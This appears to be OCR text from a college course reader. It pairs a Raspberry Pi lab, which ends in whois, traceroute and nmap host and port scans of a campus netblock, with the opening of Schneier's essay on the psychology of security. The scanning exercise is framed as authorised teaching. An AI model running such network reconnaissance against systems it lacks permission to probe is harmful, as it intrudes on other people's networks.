


Figure 1.13: A real-time clock chip package with cutaway to reveal an embedded lithium battery. Photo © 2016 Sergei Frolov.

Because the Raspberry Pi is a low-cost computer, it does not have a real-time clock. Instead, the clock runs only when the computer is powered up. Therefore, when you turn your Raspberry Pi's power off, the clock no longer keeps time. A great deal of the software on your computer expects that the computer's clock accurately reflect the current

time and will not work properly when that time is incorrect. For example, the HTTPS protocol used by web browsers depends on accurate timekeeping in order to function.

Ordinarily, the Raspberry Pi fetches the latest time from a server on the network. However, when the network is not operating or the difference between the computer's current time and the network time is very large, this program will not update the time. Let's learn how to manually set the clock so you know how to do it.

First, let's ask the computer what time it thinks it is.

```
$ date
Tue Sep 14 09:11:00 EDT 2021
```

`EDT` in the date shown above stands for "Eastern Daylight Time" which is the timezone for the eastern United States, where Williams College is located. Suppose the actual time is Wed, Aug 23 at 10:01am. I can change the computer's time to the actual time like so,

```
$ sudo date 082310012023
```

where the supplied argument is a time in the following format:

```
MMDDhhmm[[CC]YY][.ss]
```

`MM` stands for a two-digit month, `DD` stands for a two-digit day of the month, `hh` stands for hours on a 24-hour clock, `mm` stands for minutes past the hour, and `CCYY` stands for a four-digit year. You can learn more about this command by typing `man 1 date` on the command line.

1.13 *Step 11: Install Some Software*

The `Raspbian` operating system is a variant of the Debian Linux operating system. Debian uses a tool called `apt` to manage software installation. Let's use `apt` to install some software. First we need to update `apt`'s catalog of packages.

```
$ sudo apt update
```

This process will take a few minutes, and at the end you should see output like:

```
Get:1 http://archive.raspberrypi.org/debian buster InRelease [32.6 kB]
Get:2 http://raspbian.raspberrypi.org/raspbian buster InRelease [15.0 kB]
Get:3 http://archive.raspberrypi.org/debian buster/main armhf Packages [380 kB]
Get:4 http://raspbian.raspberrypi.org/raspbian buster/main armhf Packages [13.0 MB]
Fetched 13.4 MB in 28s (478 kB/s)
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Let's install a few tools you're going to need for basic programming, the `gcc` compiler and the `git` version control system.

```
$ sudo apt install gcc git
```

If you have favorite (non-graphical) applications, go ahead and try installing them with `apt`.

As of the writing of this document, the `emacs` editor does not correctly recognize certain control characters when used with the serial console. I suggest using the `nano` editor instead, which is already installed.

1.14 *Step 12: Have a Little Fun: Network Scanning*

We'll conclude this lab by doing some network detective work. The tools we install below are a major component of network vulnerability scanning and defense planning. Because network security is a deep topic, we can't really do it justice in this class. However, the activity below should perhaps whet your whistle.

Let's start by installing `whois`.

```
$ sudo apt install whois
```

After it's installed, try it out. Who owns the address `26.0.0.113`?[12]

```
$ whois 26.0.0.113
```

You should see the `WHOIS` entry for the `DISANET26` network.

[12] This was an address mentioned in *The Cuckoo's Egg*, which is a very entertaining account of how one graduate student caught a state-sponsored hacker. I can lend you a copy if you would like to read it.

Let's install `traceroute`. The `traceroute` tool tells us the network path data takes from our machine to a given host.

```
$ sudo apt install traceroute
```

After it's installed, try it out.

```
$ traceroute 26.0.0.113
```

Finally, let's install the network exploration tool, `nmap`.

```
$ sudo apt install nmap
```

Let's scan our local network. Find your IP address using the `ifconfig` tool. For example, mine is `137.165.126.163`. My computer is but one connected machine from among many connected machines on the network. Networks are organized into *netblocks*. A netblock is what it sounds like: a collection of network addresses.

Netblocks are typically given to an organization in chunks that share a prefix. For example, since my address is `137.165.126.163`, it's likely that there is another host on the network that shares the `137.165.126` prefix. The most common prefix for small networks is what is called a "class C network." In other words, the first three numbers match. We use a notation called *classless interdomain routing*, or CIDR, to describe netblock prefixes. For example, if our host is on a network that shares the first three numbers, the CIDR notation for that network will be `137.165.126.163/24`.

CIDR is usually pronounced "cider."

CIDR notation has the following form: `<prefix>/<netmask>`. The `<prefix>` is just a network address. The `<netmask>` is a number between 1 and 31 that describes how many *bits* of the address are *masked*, from right to left. A masked number is "fixed," meaning that all hosts in the given CIDR network share that part. The unmasked component is "variable," and describes all of the possible addresses that a host on that network might have.

An IPv4 network address always has four numbers. Each number is represented using 8 bits. Therefore, an IPv4 address is represented using 32 bits. Returning to our example, `137.165.126.163/24` means that the first 24 bits are fixed. That means that all hosts on that network must share the first three numbers $(3 \times 8 = 24)$, `137.165.126`, and the last number can be anything between 0 and 255. In practice, 0 and 255 have special meanings, so `137.165.126.163/24` spans hosts `137.165.126.1`—`137.165.126.254`. In recognition that the last IPv4 number in this CIDR network does not matter, networks like this will sometimes be written `137.165.126.0/24` or `137.165.126/24`.

Network operators sometimes call IPv4 addresses "dotted quads." There are other addressing schemes for IP networks, but for this example, we'll stick with IPv4, since it is the most common.

Let's scan `137.165.126.0/24`. Note that `nmap` requires you to write out four IP digits in your CIDR network or it does not understand what you mean.

```
$ nmap -sn 137.165.126.0/24
```

Security-conscious organizations are generally wary of network scans and frown on them, because the number of users who legitimately need to perform them is small, usually just technical staff. Unauthorized scans often mean trouble. For this class, we have been given permission by Williams' head of IT to do these scans. Be aware that scanning the network contacts hosts on that network, meaning that your computer will be quite visibly scanning the network. If you run `nmap` outside of Williams, you may very well be contacted by an irate network administrator or simply have your network access summarily terminated.

You should see some output like the following:

```
$ nmap -sn 137.165.126.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-06 20:32 BST
Nmap scan report for 137.165.126.44
Host is up (0.013s latency).
Nmap scan report for 137.165.126.66
Host is up (0.10s latency).
Nmap scan report for 137.165.126.68
Host is up (0.021s latency).
Nmap scan report for 137.165.126.69
Host is up (0.017s latency).
...
```

Each host listed at the given address is connected to the network. Now let's see what network applications (i.e., "services") those hosts expose to the network. This will take a few minutes.

```
$ nmap 137.165.126.0/24

Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-06 20:34 BST
Nmap scan report for 137.165.126.44
Host is up (0.0076s latency).
All 1000 scanned ports on 137.165.126.44 are closed

Nmap scan report for 137.165.126.66
Host is up (0.0070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
```

```
Nmap scan report for 137.165.126.68
Host is up (0.0070s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
22/tcp open  ssh

Nmap scan report for 137.165.126.69
Host is up (0.0085s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
62078/tcp open  iphone-sync
...
```

When you are done, you should see a list of hosts and their services. For example, in the output above, we can see that `137.165.126.66` is running the secure shell program, `ssh` on port 22.

What netblock does Williams *really* use? I scanned `137.165.126.0/24`, but that's not actually the entire Williams network. Try using the `whois` tool to find the college's allocated netblock in CIDR notation.

To see what other things `nmap` can do, like *fingerprinting* hosts, see

```
$ man nmap
```

When you are done, don't forget to *cleanly shutdown* your computer.

2

The Psychology of Security

The Psychology of Security (Part 1)

schneier.com/essays/archives/2008/01/the_psychology_of_se.html

Introduction

Security is both a feeling and a reality. And they're not the same.

The reality of security is mathematical, based on the probability of different risks and the effectiveness of different countermeasures. We can calculate how secure your home is from burglary, based on such factors as the crime rate in the neighborhood you live in and your door-locking habits. We can calculate how likely it is for you to be murdered, either on the streets by a stranger or in your home by a family member. Or how likely you are to be the victim of identity theft. Given a large enough set of statistics on criminal acts, it's not even hard; insurance companies do it all the time.

We can also calculate how much more secure a burglar alarm will make your home, or how well a credit freeze will protect you from identity theft. Again, given enough data, it's easy.

But security is also a feeling, based not on probabilities and mathematical calculations, but on your psychological reactions to both risks and countermeasures. You might feel terribly afraid of terrorism, or you might feel like it's not something worth worrying about. You might feel safer when you see people taking their shoes off at airport metal detectors, or you might not. You might feel that you're at high risk of burglary, medium risk of murder, and low risk of identity theft. And your neighbor, in the exact same situation, might feel that he's at high risk of identity theft, medium risk of burglary, and low risk of murder.

Or, more generally, you can be secure even though you don't feel secure. And you can feel secure even though you're not. The feeling and reality of security are certainly related to each other, but they're just as certainly not the same as each other. We'd probably be better off if we had two different words for them.

This essay is my initial attempt to explore the feeling of security: where it comes from, how it works, and why it diverges from the reality of security.

Four fields of research--two very closely related--can help illuminate this issue. The first is behavioral economics, sometimes called behavioral finance. Behavioral economics looks at human biases--emotional, social, and cognitive--and how they affect economic decisions. The second is the psychology of decision-making, and more specifically bounded rationality, which examines how we make decisions. Neither is directly related to security, but both look at the concept of risk: behavioral economics more in relation to economic risk, and the psychology of decision-making more generally in terms of security risks. But both fields go a long way to explain the divergence between the feeling

and the reality of security and, more importantly, where that divergence comes from.

There is also direct research into the psychology of risk. Psychologists have studied risk perception, trying to figure out when we exaggerate risks and when we downplay them.

A fourth relevant field of research is neuroscience. The psychology of security is intimately tied to how we think: both intellectually and emotionally. Over the millennia, our brains have developed complex mechanisms to deal with threats. Understanding how our brains work, and how they fail, is critical to understanding the feeling of security.

These fields have a lot to teach practitioners of security, whether they're designers of computer security products or implementers of national security policy. And if this paper seems haphazard, it's because I am just starting to scratch the surface of the enormous body of research that's out there. In some ways I feel like a magpie, and that much of this essay is me saying: "Look at this! Isn't it fascinating? Now look at this other thing! Isn't that amazing, too?" Somewhere amidst all of this, there are threads that tie it together, lessons we can learn (other than "people are weird"), and ways we can design security systems that take the feeling of security into account rather than ignoring it.

The Trade-Off of Security

Security is a trade-off. This is something I have written about extensively, and is a notion critical to understanding the psychology of security. There's no such thing as absolute security, and any gain in security always involves some sort of trade-off.

Security costs money, but it also costs in time, convenience, capabilities, liberties, and so on. Whether it's trading some additional home security against the inconvenience of having to carry a key around in your pocket and stick it into a door every time you want to get into your house, or trading additional security from a particular kind of airplane terrorism against the time and expense of searching every passenger, all security is a trade-off.

I remember in the weeks after 9/11, a reporter asked me: "How can we prevent this from ever happening again?" "That's easy," I said, "simply ground all the aircraft."

It's such a far-fetched trade-off that we as a society will never make it. But in the hours after those terrorist attacks, it's exactly what we did. When we didn't know the magnitude of the attacks or the extent of the plot, grounding every airplane was a perfectly reasonable trade-off to make. And even now, years later, I don't hear anyone second-guessing that decision.

It makes no sense to just look at security in terms of effectiveness. "Is this effective against the threat?" is the wrong question to ask. You need to ask: "Is it a good trade-off?" Bulletproof vests work well, and are very effective at stopping bullets. But for most of us, living in lawful and relatively safe industrialized countries, wearing one is not a good trade-off. The additional security isn't worth it: isn't worth the cost, discomfort, or unfashionableness. Move to another part of the world, and you might make a different trade-off.

We make security trade-offs, large and small, every day. We make them when we decide to lock our doors in the morning, when we choose our driving route, and when we decide whether we're going to pay for something via check, credit card, or cash. They're often not the only factor in a decision, but they're a contributing factor. And most of the time, we don't even realize it. We make security trade-offs intuitively.

These intuitive choices are central to life on this planet. Every living thing makes security trade-offs, mostly as a species--evolving this way instead of that way--but also as individuals. Imagine a rabbit sitting in a field, eating clover. Suddenly, he spies a fox. He's going to make a security trade-off: should I stay or should I flee? The rabbits that are good at making these trade-offs are going to live to reproduce, while the rabbits that are bad at it are either going to get eaten or starve. This means that, as a successful species on the planet, humans should be really good at making security trade-offs.

And yet, at the same time we seem hopelessly bad at it. We get it wrong all the time. We exaggerate some risks while minimizing others. We exaggerate some costs while minimizing others. Even simple trade-offs we get wrong, wrong, wrong--again and again. A Vulcan studying human security behavior would call us completely illogical.

The truth is that we're not bad at making security trade-offs. We are very well adapted to dealing with the security environment endemic to hominids living in small family groups on the highland plains of East Africa. It's just that the environment of New York in 2007 is different from Kenya circa 100,000 BC. And so our feeling of security diverges from the reality of security, and we get things wrong.

There are several specific aspects of the security trade-off that can go wrong. For example:

1. The severity of the risk.
2. The probability of the risk.
3. The magnitude of the costs.
4. How effective the countermeasure is at mitigating the risk.
5. How well disparate risks and costs can be compared.

The more your perception diverges from reality in any of these five aspects, the more your perceived trade-off won't match the actual trade-off. If you think that the risk is greater than it really is, you're going to overspend on mitigating that risk. If you think the risk is real but only affects other people--for whatever reason--you're going to underspend. If you overestimate the costs of a countermeasure, you're less likely to apply it when you should, and if you overestimate how effective a countermeasure is, you're more likely to apply it when you shouldn't. If you incorrectly evaluate the trade-off, you won't accurately balance the costs and benefits.

A lot of this can be chalked up to simple ignorance. If you think the murder rate in your town is one-tenth of what it really is, for example, then you're going to make bad security trade-offs. But I'm more interested in divergences between perception and reality that *can't* be explained that easily. Why is it that, even if someone knows that automobiles kill 40,000 people each year in the U.S. alone, and airplanes kill only hundreds worldwide, he is more afraid of airplanes than automobiles? Why is it

that, when food poisoning kills 5,000 people every year and 9/11 terrorists killed 2,973 people in one non-repeated incident, we are spending tens of billions of dollars per year (not even counting the wars in Iraq and Afghanistan) on terrorism defense while the entire budget for the Food and Drug Administration in 2007 is only $1.9 billion?

It's my contention that these irrational trade-offs can be explained by psychology. That something inherent in how our brains work makes us more likely to be afraid of flying than of driving, and more likely to want to spend money, time, and other resources mitigating the risks of terrorism than those of food poisoning. And moreover, that these seeming irrationalities have a good evolutionary reason for existing: they've served our species well in the past. Understanding what they are, why they exist, and why they're failing us now is critical to understanding how we make security decisions. It's critical to understanding why, as a successful species on the planet, we make so many bad security trade-offs.

Conventional Wisdom About Risk

Most of the time, when the perception of security doesn't match the reality of security, it's because the perception of the risk doesn't match the reality of the risk. We worry about the wrong things: paying too much attention to minor risks and not enough attention to major ones. We don't correctly assess the magnitude of different risks. A lot of this can be chalked up to bad information or bad mathematics, but there are some general pathologies that come up over and over again.

In *Beyond Fear*, I listed five:

- People exaggerate spectacular but rare risks and downplay common risks.
- People have trouble estimating risks for anything not exactly like their normal situation.
- Personified risks are perceived to be greater than anonymous risks.
- People underestimate risks they willingly take and overestimate risks in situations they can't control.
- Last, people overestimate risks that are being talked about and remain an object of public scrutiny.[1]

David Ropeik and George Gray have a longer list in their book *Risk: A Practical Guide for Deciding What's Really Safe and What's Really Dangerous in the World Around You*:

- Most people are more afraid of risks that are new than those they've lived with for a while. In the summer of 1999, New Yorkers were extremely afraid of West Nile virus, a mosquito-borne infection that had never been seen in the United States. By the summer of 2001, though the virus continued to show up and make a few people sick, the fear had abated. The risk was still there, but New Yorkers had lived with it for a while. Their familiarity with it helped them see it differently.
- Most people are less afraid of risks that are natural than those that are human-made. Many people are more afraid of radiation from nuclear waste, or cell phones, than they are of radiation from the sun, a far greater risk.

- Most people are less afraid of a risk they choose to take than of a risk imposed on them. Smokers are less afraid of smoking than they are of asbestos and other indoor air pollution in their workplace, which is something over which they have little choice.
- Most people are less afraid of risks if the risk also confers some benefits they want. People risk injury or death in an earthquake by living in San Francisco or Los Angeles because they like those areas, or they can find work there.
- Most people are more afraid of risks that can kill them in particularly awful ways, like being eaten by a shark, than they are of the risk of dying in less awful ways, like heart disease--the leading killer in America.
- Most people are less afraid of a risk they feel they have some control over, like driving, and more afraid of a risk they don't control, like flying, or sitting in the passenger seat while somebody else drives.
- Most people are less afraid of risks that come from places, people, corporations, or governments they trust, and more afraid if the risk comes from a source they don't trust. Imagine being offered two glasses of clear liquid. You have to drink one. One comes from Oprah Winfrey. The other comes from a chemical company. Most people would choose Oprah's, even though they have no facts at all about what's in either glass.
- We are more afraid of risks that we are more aware of and less afraid of risks that we are less aware of. In the fall of 2001, awareness of terrorism was so high that fear was rampant, while fear of street crime and global climate change and other risks was low, not because those risks were gone, but because awareness was down.
- We are much more afraid of risks when uncertainty is high, and less afraid when we know more, which explains why we meet many new technologies with high initial concern.
- Adults are much more afraid of risks to their children than risks to themselves. Most people are more afraid of asbestos in their kids' school than asbestos in their own workplace.
- You will generally be more afraid of a risk that could directly affect you than a risk that threatens others. U.S. citizens were less afraid of terrorism before September 11, 2001, because up till then the Americans who had been the targets of terrorist attacks were almost always overseas. But suddenly on September 11, the risk became personal. When that happens, fear goes up, even though the statistical reality of the risk may still be very low. [2]

Others make these and similar points, which are summarized in Table 1.[3 4 5 6]

When you look over the list in Table 1, the most remarkable thing is how reasonable so many of them seem. This makes sense for two reasons. One, our perceptions of risk are deeply ingrained in our brains, the result of millions of years of evolution. And two, our perceptions of risk are generally pretty good, and are what have kept us alive and reproducing during those millions of years of evolution.

People exaggerate risks that are:	**People downplay risks that are:**

Table 1: Conventional Wisdom About People and Risk Perception

Spectacular	Pedestrian
Rare	Common
Personified	Anonymous
Beyond their control, or externally imposed	More under their control, or taken willingly
Talked about	Not discussed
Intentional or man-made	Natural
Immediate	Long-term or diffuse
Sudden	Evolving slowly over time
Affecting them personally	Affecting others
New and unfamiliar	Familiar
Uncertain	Well understood
Directed against their children	Directed towards themselves
Morally offensive	Morally desirable
Entirely without redeeming features	Associated with some ancillary benefit
Not like their current situation	Like their current situation

When our risk perceptions fail today, it's because of new situations that have occurred at a faster rate than evolution: situations that exist in the world of 2007, but didn't in the world of 100,000 BC. Like a squirrel whose predator-evasion techniques fail when confronted with a car, or a passenger pigeon who finds that evolution prepared him to survive the hawk but not the shotgun, our innate capabilities to deal with risk can fail when confronted with such things as modern human society, technology, and

the media. And, even worse, they can be made to fail by others--politicians, marketers, and so on--who exploit our natural failures for their gain.

To understand all of this, we first need to understand the brain.

Risk and the Brain

The human brain is a fascinating organ, but an absolute mess. Because it has evolved over millions of years, there are all sorts of processes jumbled together rather than logically organized. Some of the processes are optimized for only certain kinds of situations, while others don't work as well as they could. And there's some duplication of effort, and even some conflicting brain processes.

Assessing and reacting to risk is one of the most important things a living creature has to deal with, and there's a very primitive part of the brain that has that job. It's the amygdala, and it sits right above the brainstem, in what's called the medial temporal lobe. The amygdala is responsible for processing base emotions that come from sensory inputs, like anger, avoidance, defensiveness, and fear. It's an old part of the brain, and seems to have originated in early fishes. When an animal--lizard, bird, mammal, even you--sees, hears, or feels something that's a potential danger, the amygdala is what reacts immediately. It's what causes adrenaline and other hormones to be pumped into your bloodstream, triggering the fight-or-flight response, causing increased heart rate and beat force, increased muscle tension, and sweaty palms.

This kind of thing works great if you're a lizard or a lion. Fast reaction is what you're looking for; the faster you can notice threats and either run away from them or fight back, the more likely you are to live to reproduce.

But the world is actually more complicated than that. Some scary things are not really as risky as they seem, and others are better handled by staying in the scary situation to set up a more advantageous future response. This means that there's an evolutionary advantage to being able to hold off the reflexive fight-or-flight response while you work out a more sophisticated analysis of the situation and your options for dealing with it.

We humans have a completely different pathway to deal with *analyzing* risk. It's the neocortex, a more advanced part of the brain that developed very recently, evolutionarily speaking, and only appears in mammals. It's intelligent and analytic. It can reason. It can make more nuanced trade-offs. It's also much slower.

So here's the first fundamental problem: we have two systems for reacting to risk--a primitive intuitive system and a more advanced analytic system--and they're operating in parallel. And it's hard for the neocortex to contradict the amygdala.

In his book *Mind Wide Open*, Steven Johnson relates an incident when he and his wife lived in an apartment and a large window blew in during a storm. He was standing right beside it at the time and heard the whistling of the wind just before the window blew. He was lucky--a foot to the side and he

would have been dead--but the sound has never left him:

> But ever since that June storm, a new fear has entered the mix for me: the sound of wind whistling through a window. I know now that our window blew in because it had been installed improperly…. I am entirely convinced that the window we have now is installed correctly, and I trust our superintendent when he says that it is designed to withstand hurricane-force winds. In the five years since that June, we have weathered dozens of storms that produced gusts comparable to the one that blew it in, and the window has performed flawlessly.
>
> I know all these facts--and yet when the wind kicks up, and I hear that whistling sound, I can feel my adrenaline levels rise…. Part of my brain--the part that feels most *me*-like, the part that has opinions about the world and decides how to act on those opinions in a rational way--knows that the windows are safe…. But another part of my brain wants to barricade myself in the bathroom all over again.[7]

There's a good reason evolution has wired our brains this way. If you're a higher-order primate living in the jungle and you're attacked by a lion, it makes sense that you develop a lifelong fear of lions, or at least fear lions more than another animal you haven't personally been attacked by. From a risk/reward perspective, it's a good trade-off for the brain to make, and--if you think about it--it's really no different than your body developing antibodies against, say, chicken pox based on a single exposure. In both cases, your body is saying: "This happened once, and therefore it's likely to happen again. And when it does, I'll be ready." In a world where the threats are limited--where there are only a few diseases and predators that happen to affect the small patch of earth occupied by your particular tribe--it works.

Unfortunately, the brain's fear system doesn't scale the same way the body's immune system does. While the body can develop antibodies for hundreds of diseases, and those antibodies can float around in the bloodstream waiting for a second attack by the same disease, it's harder for the brain to

deal with a multitude of lifelong fears.

All this is about the amygdala. The second fundamental problem is that because the analytic system in the neocortex is so new, it still has a lot of rough edges evolutionarily speaking. Psychologist Daniel Gilbert has a great quotation that explains this:

> The brain is a beautifully engineered get-out-of-the-way machine that constantly scans the environment for things out of whose way it should right now get. That's what brains did for several hundred million years--and then, just a few million years ago, the mammalian brain learned a new trick: to predict the timing and location of dangers before they actually happened.

> Our ability to duck that which is not yet coming is one of the brain's most stunning innovations, and we wouldn't have dental floss or 401(k) plans without it. But this innovation is in the early stages of development. The application that allows us to respond to visible baseballs is ancient and reliable, but the add-on utility that allows us to respond to threats that loom in an unseen future is still in beta testing.[8]

A lot of what I write in the following sections are examples of these newer parts of the brain getting things wrong.

And it's not just risks. People are not computers. We don't evaluate security trade-offs mathematically, by examining the relative probabilities of different events. Instead, we have shortcuts, rules of thumb, stereotypes, and biases--generally known as "heuristics." These heuristics affect how we think about risks, how we evaluate the probability of future events, how we consider costs, and how we make trade-offs. We have ways of generating close-to-optimal answers quickly with limited cognitive capabilities. Don Norman's wonderful essay, "Being Analog," provides a great background for all this.[9]

Daniel Kahneman, who won a Nobel Prize in Economics for some of this work, talks about humans having two separate cognitive systems: one that intuits and one that reasons:

> The operations of System 1 are typically fast, automatic, effortless, associative, implicit (not available to introspection), and often emotionally charged; they are also governed by habit and therefore difficult to control or modify. The operations of System 2 are slower, serial, effortful, more likely to be consciously monitored and deliberately controlled; they are also relatively flexible and potentially rule governed.[10]

When you read about the heuristics I describe below, you can find evolutionary reasons for why they exist. And most of them are still very useful.[11] The problem is that they can fail us, especially in the context of a modern society. Our social and technological evolution has vastly outpaced our evolution as a species, and our brains are stuck with heuristics that are better suited to living in primitive and small family groups.

And when those heuristics fail, our feeling of security diverges from the reality of security.

Risk Heuristics

The first, and most common, area that can cause the feeling of security to diverge from the reality of security is the perception of risk. Security is a trade-off, and if we get the severity of the risk wrong, we're going to get the trade-off wrong. We can do this both ways, of course. We can underestimate some risks, like the risk of automobile accidents. Or we can overestimate some risks, like the risk of a stranger sneaking into our home at night and kidnapping our child. How we get the risk wrong--when we overestimate and when we underestimate--is governed by a few specific brain heuristics.

Prospect Theory

Here's an experiment that illustrates a particular pair of heuristics.[12] Subjects were divided into two groups. One group was given the choice of these two alternatives:

- Alternative A: A sure gain of $500.
- Alternative B: A 50% chance of gaining $1,000.

The other group was given the choice of:

- Alternative C: A sure loss of $500.
- Alternative D: A 50% chance of losing $1,000.

These two trade-offs aren't the same, but they're very similar. And traditional economics predicts that the difference doesn't make a difference.

Traditional economics is based on something called "utility theory," which predicts that people make trade-offs based on a straightforward calculation of relative gains and losses. Alternatives A and B have the same expected utility: +$500. And alternatives C and D have the same expected utility: -$500. Utility theory predicts that people choose alternatives A and C with the same probability and alternatives B and D with the same probability. Basically, some people prefer sure things and others prefer to take chances. The fact that one is gains and the other is losses doesn't affect the mathematics, and therefore shouldn't affect the results.

But experimental results contradict this. When faced with a gain, most people (84%) chose Alternative A (the sure gain) of $500 over Alternative B (the risky gain). But when faced with a loss, most people (70%) chose Alternative D (the risky loss) over Alternative C (the sure loss).

The authors of this study explained this difference by developing something called "prospect theory." Unlike utility theory, prospect theory recognizes that people have subjective values for gains and losses. In fact, humans have evolved a pair of heuristics that they apply in these sorts of trade-offs. The first is that a sure gain is better than a chance at a greater gain. ("A bird in the hand is better than two in the bush.") And the second is that a sure loss is worse than a chance at a greater loss. Of course, these are not rigid rules--given a choice between a sure $100 and a 50% chance at $1,000,000, only a fool would take the $100--but all things being equal, they do affect how we make trade-offs.

Evolutionarily, presumably it is a better survival strategy to--all other things being equal, of course--accept small gains rather than risking them for larger ones, and risk larger losses rather than accepting smaller losses. Lions chase young or wounded wildebeest because the investment needed to kill them is lower. Mature and healthy prey would probably be more nutritious, but there's a risk of missing lunch entirely if it gets away. And a small meal will tide the lion over until another day. Getting through today is more important than the possibility of having food tomorrow.

Similarly, it is evolutionarily better to risk a larger loss than to accept a smaller loss. Because animals tend to live on the razor's edge between starvation and reproduction, any loss of food--whether small or large--can be equally bad. That is, both can result in death. If that's true, the best option is to risk everything for the chance at no loss at all.

These two heuristics are so powerful that they can lead to logically inconsistent results. Another experiment, the Asian disease problem, illustrates that.[13] In this experiment, subjects were asked to imagine a disease outbreak that is expected to kill 600 people, and then to choose between two alternative treatment programs. Then, the subjects were divided into two groups. One group was asked to choose between these two programs for the 600 people:

- Program A: "200 people will be saved."
- Program B: "There is a one-third probability that 600 people will be saved, and a two-thirds probability that no people will be saved."

The second group of subjects were asked to choose between these two programs:

- Program C: "400 people will die."
- Program D: "There is a one-third probability that nobody will die, and a two-thirds probability that 600 people will die."

Like the previous experiment, programs A and B have the same expected utility: 200 people saved and 400 dead, A being a sure thing and B being a risk. Same with Programs C and D. But if you read the two pairs of choices carefully, you'll notice that--unlike the previous experiment--they are exactly the same. A equals C, and B equals D. All that's different is that in the first pair they're presented in terms of a gain (lives saved), while in the second pair they're presented in terms of a loss (people dying).

Yet most people (72%) choose A over B, and most people (78%) choose D over C. People make very different trade-offs if something is presented as a gain than if something is presented as a loss.

Behavioral economists and psychologists call this a "framing effect": peoples' choices are affected by how a trade-off is framed. Frame the choice as a gain, and people will tend to be risk averse. But frame the choice as a loss, and people will tend to be risk seeking.

We'll see other framing effects later on.

Another way of explaining these results is that people tend to attach a greater value to changes closer to their current state than they do to changes further away from their current state. Go back to the first pair of trade-offs I discussed. In the first one, a gain from $0 to $500 is worth more than a gain from $500 to $1,000, so it doesn't make sense to risk the first $500 for an even chance at a second $500. Similarly, in the second trade-off, more value is lost from $0 to -$500 than from -$500 to -$1,000, so it makes sense for someone to accept an even chance at losing $1,000 in an attempt to avoid losing $500. Because gains and losses closer to one's current state are worth more than gains and losses further away, people tend to be risk averse when it comes to gains, but risk seeking when it comes to losses.

Of course, our brains don't do the math. Instead, we simply use the mental shortcut.

There are other effects of these heuristics as well. People are not only risk averse when it comes to gains and risk seeking when it comes to losses; people also value something more when it is considered as something that can be lost, as opposed to when it is considered as a potential gain. Generally, the difference is a factor of 2 to 2.5.[14]

This is called the "endowment effect," and has been directly demonstrated in many experiments. In one,[15] half of a group of subjects were given a mug. Then, those who got a mug were asked the price at which they were willing to sell it, and those who didn't get a mug were asked what price they were willing to offer for one. Utility theory predicts that both prices will be about the same, but in fact, the median selling price was over twice the median offer.

In another experiment,[16] subjects were given either a pen or a mug with a college logo, both of roughly equal value. (If you read enough of these studies, you'll quickly notice two things. One,

college students are the most common test subject. And two, any necessary props are most commonly purchased from a college bookstore.) Then the subjects were offered the opportunity to exchange the item they received for the other. If the subjects' preferences had nothing to do with the item they received, the fraction of subjects keeping a mug should equal the fraction of subjects exchanging a pen for a mug, and the fraction of subjects keeping a pen should equal the fraction of subjects exchanging a mug for a pen. In fact, most people kept the item they received; only 22% of subjects traded.

And, in general, most people will reject an even-chance gamble (50% of winning, and 50% of losing) unless the possible win is at least twice the size of the possible loss.[17]

What does prospect theory mean for security trade-offs? While I haven't found any research that explicitly examines if people make security trade-offs in the same way they make economic trade-offs, it seems reasonable to me that they do at least in part. Given that, prospect theory implies two things. First, it means that people are going to trade off more for security that lets them keep something they've become accustomed to--a lifestyle, a level of security, some functionality in a product or service--than they were willing to risk to get it in the first place. Second, when considering security gains, people are more likely to accept an incremental gain than a chance at a larger gain; but when considering security losses, they're more likely to risk a larger loss than accept the certainty of a small one.

Other Biases that Affect Risk

We have other heuristics and biases about risks. One common one is called "optimism bias": we tend to believe that we'll do better than most others engaged in the same activity. This bias is why we think car accidents happen only to other people, and why we can at the same time engage in risky behavior while driving and yet complain about others doing the same thing. It's why we can ignore network security risks while at the same time reading about other companies that have been breached. It's why we think we can get by where others failed.

Basically, animals have evolved to underestimate loss. Because those who experience the loss tend not to survive, those of us remaining have an evolved experience that losses *don't* happen and that it's okay to take risks. In fact, some have theorized that people have a "risk thermostat," and seek an optimal level of risk regardless of outside circumstances.[18] By that analysis, if something comes along to reduce risk--seat belt laws, for example--people will compensate by driving more recklessly.

And it's not just that we don't think bad things can happen to us, we--all things being equal--believe that good outcomes are more probable than bad outcomes. This bias has been repeatedly illustrated in all sorts of experiments, but I think this one is particularly simple and elegant.[19]

Subjects were shown cards, one after another, with either a cartoon happy face or a cartoon frowning face. The cards were random, and the subjects simply had to guess which face was on the next card before it was turned over.

For half the subjects, the deck consisted of 70% happy faces and 30% frowning faces. Subjects faced with this deck were very accurate in guessing the face type; they were correct 68% of the time. The other half was tested with a deck consisting of 30% happy faces and 70% frowning faces. These subjects were much less accurate with their guesses, only predicting the face type 58% of the time. Subjects' preference for happy faces reduced their accuracy.

In a more realistic experiment,[20] students at Cook College were asked "Compared to other Cook students--the same sex as you--what do you think are the chances that the following events will happen to you?" They were given a list of 18 positive and 24 negative events, like getting a good job after graduation, developing a drinking problem, and so on. Overall, they considered themselves 15% more likely than others to experience positive events, and 20% less likely than others to experience negative events.

The literature also discusses a "control bias," where people are more likely to accept risks if they feel they have some control over them. To me, this is simply a manifestation of the optimism bias, and not a separate bias.

Another bias is the "affect heuristic," which basically says that an automatic affective valuation--I've seen it called "the emotional core of an attitude"--is the basis for many judgments and behaviors about it. For example, a study of people's reactions to 37 different public causes showed a very strong correlation between 1) the importance of the issues, 2) support for political solutions, 3) the size of the donation that subjects were willing to make, and 4) the moral satisfaction associated with those donations.[21] The emotional reaction was a good indicator of all of these different decisions.

With regard to security, the affect heuristic says that an overall good feeling toward a situation leads to a lower risk perception, and an overall bad feeling leads to a higher risk perception. This seems to explain why people tend to underestimate risks for actions that also have some ancillary benefit--smoking, skydiving, and such--but also has some weirder effects.

In one experiment,[22] subjects were shown either a happy face, a frowning face, or a neutral face, and then a random Chinese ideograph. Subjects tended to prefer ideographs they saw after the happy face, even though the face was flashed for only ten milliseconds and they had no conscious memory of seeing it. That's the affect heuristic in action.

